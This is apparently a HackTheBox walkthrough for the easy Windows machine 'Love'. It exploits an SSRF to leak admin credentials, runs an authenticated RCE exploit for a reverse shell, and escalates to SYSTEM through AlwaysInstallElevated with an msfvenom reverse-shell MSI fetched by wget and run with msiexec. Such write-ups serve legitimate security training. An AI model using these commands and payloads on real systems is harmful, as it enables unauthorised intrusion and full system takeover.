

HACKTHEBOX



Love

5th August 2021 / Document No D21.101.206

Prepared By: Pwnmeow

Machine Author: Pwnmeow

Difficulty: Easy

Classification: Confidential

Synopsis

Love is an easy windows machine where it features a voting system application that suffers from an authenticated remote code execution vulnerability. Our port scan reveals a service running on port 5000 where browsing the page we discover that we are not allowed to access the resource. Furthermore a file scanner application is running on the same server which is though effected by a SSRF vulnerability where it's exploitation gives access to an internal password manager. We can then gather credentials for the voting system and by executing the remote code execution attack as phoebe user we get the initial foothold on system. Basic windows enumeration reveals that the machine suffers from an elevated misconfiguration. Bypassing the applocker restriction we manage to install a malicious msi file that finally results in a reverse shell as the system account.

Skills Required

- Windows Enumeration
- Web Enumeration

Skills Learned

- Exploit modification
- Server side request forgery
- Applocker policies
- Always install everything misconfiguration

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.239 | grep ^[0-9] | cut -d '/' -f 1 | tr
'\n' ',' | sed s/,$//)
nmap -p$ports -sV 10.10.10.239
```


```
nmap -p$ports -sV 10.10.10.239
PORT 
         STATE SERVICE
                            VERSION
80/tcp
         open http
                            Apache httpd 2.4.46 ((Win64)
OpenSSL/1.1.1j PHP/7.3.27)
                            Microsoft Windows RPC
135/tcp
         open msrpc
139/tcp
         open netbios-ssn Microsoft Windows netbios-ssn
                            Apache httpd 2.4.46 (OpenSSL/1.1.1j
443/tcp
        open ssl/http
PHP/7.3.27)
         open microsoft-ds Microsoft Windows 7 - 10 microsoft-ds
445/tcp
(workgroup: WORKGROUP)
3306/tcp open mysql?
5000/tcp open http
                            Apache httpd 2.4.46 (OpenSSL/1.1.1j
PHP/7.3.27)
5040/tcp open unknown
5985/tcp open http
                            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
                            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5986/tcp open ssl/http
7680/tcp open pando-pub?
                            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
47001/tcp open http
49664/tcp open msrpc
                            Microsoft Windows RPC
                            Microsoft Windows RPC
49665/tcp open msrpc
49666/tcp open msrpc
                            Microsoft Windows RPC
                            Microsoft Windows RPC
49667/tcp open msrpc
49668/tcp open msrpc
                            Microsoft Windows RPC
49669/tcp open msrpc
                            Microsoft Windows RPC
49670/tcp open
                            Microsoft Windows RPC
               msrpc
```

The nmap scan reveals that Apache, SMB and MySQL servers are listening on their default ports. Also there is ab unrecognised service running on port 5000. The web server is running PHP 7.3.27 as per banner grabing done by nmap. Hostname Love is leaked through smb and we also find domain names www.love.htb and staging.love.htb from the SSL certificate on port 443.


We add the domain names to our host file and we start enumerating the HTTP server.

```
echo "10.10.239 www.love.htb staging.love.htb" > /etc/hosts
```

When we browse to www.love.htb, we are presented with a web page of a Voting System.




If we search online about "voting system exploit", we come accross to an authenticated RCE vulnerability in the voting system.



Since we don't have aquired any credentials yet, and it is not possible to register an account, we continue to search further for more information about the target.


Upon browsing to staging.love.htb we spot that there is a site that claims to scan files for malware signatures. If select the beta option, we are being transferred to beta.php where we locate the File Scanning application.



By trying to visit the www.love.htb:5000 we notice though the following message:


You don't have permission to access this resource .

Furthermore the page allows us to enter an IP address into the URL field. If we try to enter host:port, we see that it is actively refusing our request.



However, if we manage to reach http://127.0.0.1:5000/ we can view what is running internally.

Now it is also possible to extract passwords for the OMRS as shown below, via port 5000.



Finally, we have the credentials for OMRS admin : @LoveIsInTheAir!!!!

Foothold

Since we have aquired the credentials for the user admin, we are now able to run the authenticated Voting System exploit. We first modify some values in the code prior to execution:

We then start a listener on port 8888.

```
nc -lvnp 8888
```

Finally we run the exploit, and get a reverse shell as user phoebe.

```
$ python3 49445.py
Start a NC listner on the port you choose above and run...
Logged in
Poc sent successfully
```

```
$ nc -lvp 8888
listening on [any] 8888 ...
connect to [10.10.14.18] from www.love.htb [10.10.10.239] 65315
b374k shell : connected

Microsoft Windows [Version 10.0.19042.867]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\omrs\images>whoami
whoami
love\phoebe
```

Privilege Escalation

By enumerating common windows registry keys, we find AlwaysInstallElevated is set to be enabled.

reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated

```
■ ● ● ● ■ C:\xampp\htdocs\omrs\images>reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer AlwaysInstallElevated REG_DWORD 0x1
```

We can exploit this vulnerability and execute our Windows Installer (.msi) payload. However, if we try to run the payload it will prove to be unsuccessful.

Upon further enumeration, we observe that the applocker policy is set and only Phoebe and Administrator users are allowed to install MSI files in a specific directory.

```
get-applockerpolicy -effective | select -expandproperty rulecollections
```

```
C:\xampp\htdocs\omrs\images>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
Try the new cross-platform PowerShell https://aka.ms/pscore6
PS C:\xampp\htdocs\omrs\images> get-applockerpolicy -effective | select -expandproperty rulecollections
PathConditions
                     : {%OSDRIVE%\Administration\*}
PathExceptions : {}
PublisherExceptions : {}
                    : {}
HashExceptions
                     : e6d62a73-11da-4492-8a56-f620ba7e45d9
                    : %OSDRIVE%\Administration\*
Name
Description
                    : S-1-5-21-2955427858-187959437-2037071653-1002
UserOrGroupSid
Action
```

We generate a malicious msi with msfvenom.

```
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.18 LPORT=4444 -f msi -o reverse.msi

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload

[-] No arch selected, selecting arch: x64 from the payload

No encoder specified, outputting raw payload

Payload size: 460 bytes

Final size of msi file: 159744 bytes

Saved as: reverse.msi
```

We copy our payload to the C:\Administration folder and then run it in another window. We also open a python3 server to serve the reverse.msi file.

```
python3 -m http.server
```

We setup a netcat listener on port 4444 as well.

```
rlwrap nc -lvnp 4444
```

Finally on windows we download the payload using wget and executing it using msiexec.

```
wget 10.10.14.18:8000/reverse.msi -o reverse.msi
msiexec /quiet /i reverse.msi
```



We check back on our listener to confirm that we got a shell as system.

whoami

```
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.10.14.18] from www.love.htb [10.10.10.239] 65323
Microsoft Windows [Version 10.0.19042.867]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
nt authority\system
```